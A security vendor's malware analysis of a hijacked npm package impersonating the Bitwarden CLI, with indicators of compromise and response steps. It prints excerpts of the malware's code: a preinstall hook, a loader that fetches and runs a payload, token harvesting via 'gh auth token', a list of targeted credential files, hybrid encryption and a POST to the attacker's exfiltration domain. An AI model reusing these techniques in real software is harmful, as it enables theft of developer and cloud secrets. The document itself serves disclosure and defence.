

JFrog security researchers identified a hijacked npm package published as @bitwarden/cli version 2026.4.0, impersonating the legitimate Bitwarden command line client. The package keeps the expected Bitwarden metadata, but rewires both preinstall and the bw binary entrypoint to a custom loader, bw_setup.js, instead of the legitimate bundled CLI.
The loader downloads the bun runtime from GitHub if it is not already present, then launches a large obfuscated JavaScript payload. Once deobfuscated, that payload reveals a broad credential theft operation focused on developer workstations and CI environments: GitHub and npm tokens, SSH material, shell history, AWS, GCP, and Azure secrets, GitHub Actions secrets, and AI tooling configuration files are all targeted.
The payload uses two exfiltration channels. Its primary path posts encrypted telemetry to hxxps[://]audit[.]checkmarx[.]cx/v1/telemetry. If that fails, it falls back to GitHub by retrieving staged PATs and fallback routing data from public commit messages, then creates a new repo under the victim’s account and uploads encrypted result blobs there. This combination of secret theft, GitHub abuse, and cloud secret harvesting makes the package significantly more dangerous than commodity npm stealers.
The primary exfiltration infrastructure centers on audit[.]checkmarx[.]cx, which serves as the HTTPS POST receiver for stolen data and resolves to 94[.]154[.]172[.]43. The was resolved during analysis and is directly tied to the package's primary exfiltration chain.
The fallback infrastructure relies on GitHub. The payload hardcodes api[.]github[.]com for PAT staging, fallback domain discovery, and repository-based exfiltration, while github[.]com is used as a supporting check to verify the existence of usernames associated with stolen GitHub tokens. The loader also hardcodes github[.]com/oven-sh/bun as the runtime bootstrap source used to download Bun before launching the malicious payload.
The payload contains explicit Dune-themed naming, including the GitHub repo description Shai-Hulud: The Third Coming and randomly generated repository names built from terms such as sardaukar, fremen, atreides, and sandworm, suggesting possible thematic overlap with a Shai-Hulud-related campaign. Although this does not necessarily tie TeamPCP to the previous Shai Hulud attacks, it is a notable overlap in theming.
The malicious package keeps the legitimate Bitwarden branding and repository metadata, but changes the package execution path so npm runs the malicious loader.
{
  "scripts": {
    "preinstall": "node bw_setup.js"
  },
  "bin": {
    "bw": "bw_setup.js"
  }
}
The embedded metadata inside the legitimate bundle still points to Bitwarden CLI 2026.3.0, confirming the package root was altered independently of the compiled application payload.
The loader, bw_setup.js, first checks whether bun is installed. If not, it downloads a platform-specific bun release archive from GitHub, extracts the runtime into the current directory, marks it executable where needed, and then runs bw1.js.
const BUN_VERSION = "1.3.13";
const downloadUrl = `https://github.com/oven-sh/bun/releases/download/bun-v${BUN_VERSION}/${assetName}`;
...
if (!isWin) fs.chmodSync(binPath, 0o755);
execFileSync(binPath, ["bw1.js"], { stdio: "inherit" });
This runtime bootstrap is a useful evasion mechanism. It lets the threat actor ship a payload that does not depend on the victim already having Bun installed, while also moving execution away from the expected Node.js-only code path.
The initial collection wave is local and developer-focused. The payload runs three primary collectors:
- A filesystem collector
- A shell and environment collector
- A GitHub Actions runner collector
The shell collector explicitly runs gh auth token and also captures process.env, then scans the serialized result for GitHub and npm token patterns.
class un extends $f {
  constructor() {
    super("shell", "misc", {
      "ghtoken": /ghp_[A-Za-z0-9]{36}/g,
      "npmtoken": /npm_[A-Za-z0-9]{36,}/g
    });
  }

  async ["execute"]() {
    let result = {};
    try {
      let token = execSync("gh auth token", {
        "encoding": "utf-8",
        "stdio": ["pipe", "pipe", "pipe"]
      }).trim();
      if (token) result.token = token;
    } catch {}
    result.environment = process.env;
    return this.success(result);
  }
}
The token matching patterns are straightforward:
- GitHub:
ghp_...andgho_... - npm:
npm_...
The filesystem collector targets a cross-platform set of developer files. The most relevant decoded hotspots are listed below.
- The filesystem collector targets a broad set of developer and credential-bearing files.
- It looks for SSH material such as
~/.ssh/id_,~/.ssh/id*,~/.ssh/known_hosts, and~/.ssh/keys. - targets Git credential sources such as
.git/configand.git-credentials. - searches npm credential files including
~/.npmrcand.npmrc. - includes general secret storage such as
.env. - targets shell history files including
~/.bash_historyand~/.zsh_history. - looks for AWS credentials in
~/.aws/credentials. - targets GCP credential storage in
~/.config/gcloud/credentials.db. - also targets AI and MCP-related configuration files such as
~/.claude.json,.claude.json,~/.claude/mcp.json,~/.kiro/settings/mcp.json, and.kiro/settings/mcp.json.
This targeting is unusually specific. In addition to standard developer secrets such as .npmrc and .git-credentials, the malware also hunts for AI tool configuration and MCP-related files, suggesting deliberate interest in environments where coding assistants or local automation tools may expose API keys or workflow secrets.
The payload does more than just steal GitHub tokens. It actively weaponizes them.
First, it validates stolen GitHub tokens against https://api.github.com/user. It then tries three GitHub-based escalation and fallback paths:
- PAT staging via commit search
It querieshxxps[://]api[.]github[.]com/search/commits?q=LongLiveTheResistanceAgainstMachines&sort=author-date&order=desc&per_page=50and extracts double-base64 encoded PATs from commit messages.

- Fallback domain discovery via signed commit messages
If the primary exfiltration domain fails, it searches GitHub commits for messages beginning withbeautifulcastleand verifies them with an embedded RSA public key to recover a replacement exfiltration domain.
- Repository-based exfiltration


With a working PAT, it creates a repository in the victim account and uploads encrypted JSON blobs under aresults/directory.
let patSearchUrl = "https://api.github.com/search/commits?q=LongLiveTheResistanceAgainstMachines&sort=author-date&order=desc&per_page=50";
let fallbackRegex = /beautifulcastle ([A-Za-z0-9+/=]{1,30})\.([A-Za-z0-9+/=]{1,700})/;
let fallbackSearchUrl = "https://api.github.com/search/commits?q=" + encodeURIComponent(query) + "&sort=author-date&order=desc";
Once a valid token is available, the malware can also abuse GitHub Actions. It enumerates repositories the token can write to, lists Actions secrets, creates a branch, commits a workflow file, waits for the workflow to run, downloads the resulting artifact, and then deletes the branch and workflow run.
This is not passive credential theft. It is a secondary access mechanism built to extract more secret material from GitHub-hosted automation environments.
The primary exfiltration path is now fully visible in the deobfuscated payload. The hardcoded default destination is:
hxxps[://]audit[.]checkmarx[.]cx/v1/telemetry
Before transmission, the payload:
- Serializes the result set to JSON
- Compresses it with gzip
- Generates a random 32-byte AES key
- Generates a random 12-byte IV
- Encrypts the AES key with an embedded RSA public key using OAEP-SHA256
- Encrypts the compressed payload with AES-256-GCM
- Sends both values as JSON
async ["encryptProviderResults"](results) {
  let json = JSON.stringify(results);
  let compressed = await gzip(Buffer.from(json));
  let aesKey = crypto.randomBytes(32);
  let iv = crypto.randomBytes(12);
  let wrappedKey = crypto.publicEncrypt({
    "key": Fr,
    "padding": crypto.constants.RSA_PKCS1_OAEP_PADDING,
    "oaepHash": "sha256"
  }, aesKey);
  let cipher = crypto.createCipheriv("aes-256-gcm", aesKey, iv);
  ...
  return {
    "envelope": Buffer.concat([iv, ciphertextAndTag]).toString("base64"),
    "key": wrappedKey.toString("base64")
  };
}
class Cy extends yH {
  constructor(domain, port, path) {
    super("domain", {
      "domain": domain ?? "audit.checkmarx.cx",
      "port": port ?? 443,
      "path": path ?? "v1/telemetry"
    });
  }

  async ["flush"]() {
    let url = "https://" + this.destination.domain + ":" + this.destination.port + "/" + this.destination.path;
    let response = await fetch(url, {
      "method": "POST",
      "headers": { "Content-Type": "application/json" },
      "body": JSON.stringify(payload)
    });
  }
}
If direct HTTPS exfiltration fails, the malware switches to the GitHub paths described above.
A hijacked publication of a legitimate package identity.
The root package.json advertises @bitwarden/cli version 2026.4.0, while the embedded application metadata in build/bw.js still references 2026.3.0. That mismatch strongly suggests the malicious packaging layer was added on top of an older legitimate Bitwarden CLI release rather than being produced through the normal vendor build pipeline.
Operationally, the infection flow is simple:
- A victim installs or runs
@bitwarden/cliversion2026.4.0 - npm executes
preinstall, which runsbw_setup.js - The loader downloads Bun from GitHub if needed
- Bun runs the malicious payload
- The payload steals local, CI, GitHub, and cloud secrets
- The result set is encrypted and sent to
audit[.]checkmarx[.]cx - If that path fails, the malware pivots to GitHub-based fallback channels
If @bitwarden/cli version 2026.4.0 was installed, responders should assume developer and cloud credentials exposed on that host are compromised.
Immediate containment:
npm uninstall -g @bitwarden/cli
npm cache clean --force
npm config set ignore-scripts true
Search for loader artifacts and downloaded Bun runtime in working directories where the package may have executed:
rg -n "audit\\.checkmarx\\.cx|LongLiveTheResistanceAgainstMachines|beautifulcastle" .
ls -la bun bun.exe bw1.js bw_setup.js 2>/dev/null
Review and rotate likely exposed secrets:
gh auth logout
npm token list
aws configure list
Additional response actions:
- Revoke all GitHub PATs present on affected systems
- Rotate npm tokens and invalidate CI publishing tokens
- Rotate AWS access keys and review access to SSM and Secrets Manager
- Review Azure Key Vault audit logs and rotate affected secrets
- Review GCP Secret Manager access logs and rotate affected secrets
- Inspect GitHub Actions workflows and repository artifacts for unauthorized runs or branches
- Review shell history and AI tooling configuration files for sensitive data leakage
- Block
audit[.]checkmarx[.]cxand94[.]154[.]172[.]43at network egress points - Enforce npm script controls where possible, including
ignore-scriptsfor untrusted installs - Use JFrog Xray and JFrog Curation to block malicious and hijacked packages before installation
The most notable aspect of this package is that it combines a supply chain compromise of a legitimate CLI identity with a broad post-install secret theft framework. Instead of stopping at .npmrc or a single PAT, the malware systematically pivots across local credentials, CI secrets, GitHub repositories, and multiple cloud secret stores.
The scope of exposure is correspondingly high. A single installation can expose SSH material, Git and npm credentials, shell history, AWS credentials and parameter values, GCP credentials and secret values, Azure Key Vault secrets, GitHub Actions secrets, and configuration files used by AI-assisted development tooling.
From an attacker tradecraft perspective, the operation shows more sophistication than a typical npm credential stealer. It stages fallback PATs through commit messages, verifies alternate exfiltration routing with signed GitHub content, encrypts result sets with hybrid RSA and AES encryption, and uses GitHub itself as a secondary transport and secret-harvesting platform.
JFrog customers can detect and block this package through Xray and prevent installation through JFrog Curation policies. The package’s combination of loader tampering, runtime bootstrap, staged GitHub fallback channels, and explicit cloud secret harvesting makes it a strong candidate for proactive blocking rather than reactive alerting alone.
| Type | Value | Purpose |
|---|---|---|
| Domain | audit[.]checkmarx[.]cx |
Primary HTTPS exfiltration endpoint |
| IP | 94[.]154[.]172[.]43 |
Resolved IP for primary exfiltration domain |
| URL | hxxps[://]audit[.]checkmarx[.]cx/v1/telemetry |
Primary exfiltration path |
| URL | hxxps[://]api[.]github[.]com/search/commits?q=LongLiveTheResistanceAgainstMachines&sort=author-date&order=desc&per_page=50 |
PAT retrieval via commit search |
| URL | hxxps[://]api[.]github[.]com/search/commits?q=beautifulcastle%20&sort=author-date&order=desc |
Fallback domain discovery pattern |
| URL | hxxps[://]github[.]com/oven-sh/bun/releases/download/bun-v1.3.13/<asset>.zip |
Runtime bootstrap download |
| Type | Value |
|---|---|
| Package | @bitwarden/cli |
| XRAY-ID | XRAY-969808 |
| Malicious Version | 2026.4.0 |
| Loader File | bw_setup.js |
| Payload File | bw1.js |
| Loader SHA-256 | 18f784b3bc9a0bcdcb1a8d7f51bc5f54323fc40cbd874119354ab609bef6e4cb |
| Payload SHA-256 | 8605e365edf11160aad517c7d79a3b26b62290e5072ef97b102a01ddbb343f14 |
| Tampered Root Metadata SHA-256 | 167ce57ef59a32a6a0ef4137785828077879092d7f83ddbc1755d6e69116e0ad |
| Indicator | Use |
|---|---|
LongLiveTheResistanceAgainstMachines: |
PAT staging marker in GitHub commit messages and repository commit messages |
beautifulcastle |
Signed fallback-domain marker in GitHub commit messages |
gh auth token |
Shell command used to retrieve the active GitHub CLI token |
| Category | Paths / Patterns |
|---|---|
| SSH | ~/.ssh/id_, ~/.ssh/id*, ~/.ssh/known_hosts, ~/.ssh/keys |
| Git | .git/config, .git-credentials |
| npm | ~/.npmrc, .npmrc |
| Generic secrets | .env |
| Shell history | ~/.bash_history, ~/.zsh_history |
| AWS | ~/.aws/credentials |
| GCP | ~/.config/gcloud/credentials.db |
| AI / MCP | ~/.claude.json, .claude.json, ~/.claude/mcp.json, ~/.kiro/settings/mcp.json, .kiro/settings/mcp.json |